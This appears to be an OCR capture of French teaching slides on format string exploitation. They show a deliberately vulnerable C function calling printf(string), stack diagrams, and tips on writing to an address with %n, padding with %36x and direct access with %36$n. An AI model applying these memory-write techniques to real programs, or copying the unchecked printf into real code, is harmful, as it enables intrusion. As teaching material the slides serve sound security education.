une adresse dans le stack
le nombre de caractères affichés...





printf(“1234%n”, 0xffffd638)


```c
int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
    printf("you have modified the target :)\n");
  }
}
```


variables locales de printf...
(EBP)
(EIP)
adresse de l'entrée utilisateur
argument 1 (le format)
plein de merdes...
l'entrée utilisateur
"salut %x"


variables locales de printf...
(EBP)
(EIP)
adresse de l’entrée utilisateur
argument 1 (le format)
l’entrée utilisateur
“salut %x”


variables locales de printf...
(EBP)
(EIP)
adresse de l'entrée utilisateur
argument 1 (le format)
S
A
L
U
t %x
argument 2


variables locales de printf...
(EBP)
(EIP)
adresse de l'entrée utilisateur
argument 1 (le format)
0x38
0xD6
0xFF
0xFF
%
n
0x00
argument 2


variables locales de printf...
(EBP)
(EIP)
adresse de l'entrée utilisateur
argument 1 (le format)
0x38
0xD6
0xFF
0xFF
A
A
A
A
%
n
0x00
argument 2


Les conseils de tonton Nicolas


Conseil n°1:


Au lieu d'écrire comme un gogole 36 fois la même lettre…


Utilise %36x

Nicolasimplicité.


variables locales de printf...
(EBP)
(EIP)
adresse de l'entrée utilisateur
argument 1 (le format)
%
9
6
x
0x38
0xD6
0xFF
0xFF
%
n
0x00
argument 2


variables locales de printf...
(EBP)
(EIP)
adresse de l'entrée utilisateur
argument 1 (le format)
%
9
6
x
0x38
0xD6
0xFF
0xFF
%
n
0x00
argument 2
argument 3


variables locales de printf...
(EBP)
(EIP)
adresse de l'entrée utilisateur
argument 1 (le format)
plein de merdes…
(8 octets)
argument 2
0x38
0xD6
0xFF
0xFF
%
n
0x00


variables locales de printf...
(EBP)
(EIP)
adresse de l'entrée utilisateur
plein de merdes…
(8 octets)
0x38
0xD6
0xFF
0xFF
%
x
%
x
%
n
0x00
argument 1 (le format)
argument 2
argument 3
argument 4


Les conseils de tonton Nicolas

Conseil n°2:

Au lieu de *skip* 36 trucs dont tu veux pas en faisant %d%d%d...

Utilise directement %36$n

Nicolaparesse.



variables locales de printf...
(EBP)
(EIP)
adresse de l'entrée utilisateur
argument 1 (le format)
plein de merdes…
(8 octets)
0x38
0xD6
0xFF
0xFF
%
2
$
n
argument 4

Les conseils de tonton Nicolas

Conseil n°3:

